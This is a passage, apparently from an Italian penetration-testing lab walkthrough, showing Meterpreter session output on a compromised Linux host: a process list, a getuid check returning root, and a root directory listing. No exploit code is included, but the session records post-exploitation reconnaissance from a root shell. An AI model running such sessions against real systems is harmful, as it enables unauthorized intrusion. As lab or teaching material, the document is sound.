
```
meterpreter > ps

Process List
============

 PID   Name                                                     User      Path
 ---   ----                                                     ----      ----
 1     /sbin/init                                               root      /sbin/init
 2     [kthreadd]                                               root      [kthreadd]
 3     [migration/0]                                            root      [migration/0]
 4     [ksoftirqd/0]                                            root      [ksoftirqd/0]
 5     [watchdog/0]                                             root      [watchdog/0]
 6     [events/0]                                               root      [events/0]
 7     [khelper]                                                root      [khelper]
 41    [kblockd/0]                                              root      [kblockd/0]
 44    [kacpid]                                                 root      [kacpid]
 45    [kacpi_notify]                                           root      [kacpi_notify]
 91    [kseriod]                                                root      [kseriod]
 130   [pdflush]                                                root      [pdflush]
 131   [pdflush]                                                root      [pdflush]
 132   [kswapd0]                                                root      [kswapd0]
 174   [aio/0]                                                  root      [aio/0]
 1130  [ksnapd]                                                 root      [ksnapd]
```

Elenco degli utenti



```
meterpreter > getuid
Server username: root
```

Elenco file e directory



```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-09-04 19:50:05 -0400  dev
040666/rw-rw-rw-  4096     dir   2024-09-04 13:22:36 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  10868    fil   2024-09-04 13:22:57 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-09-04 13:22:19 -0400  proc
040666/rw-rw-rw-  4096     dir   2024-09-04 13:22:57 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-09-04 13:22:20 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-08-30 13:40:09 -0400  test_metasploit
040666/rw-rw-rw-  4096     dir   2024-09-04 20:47:02 -0400  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```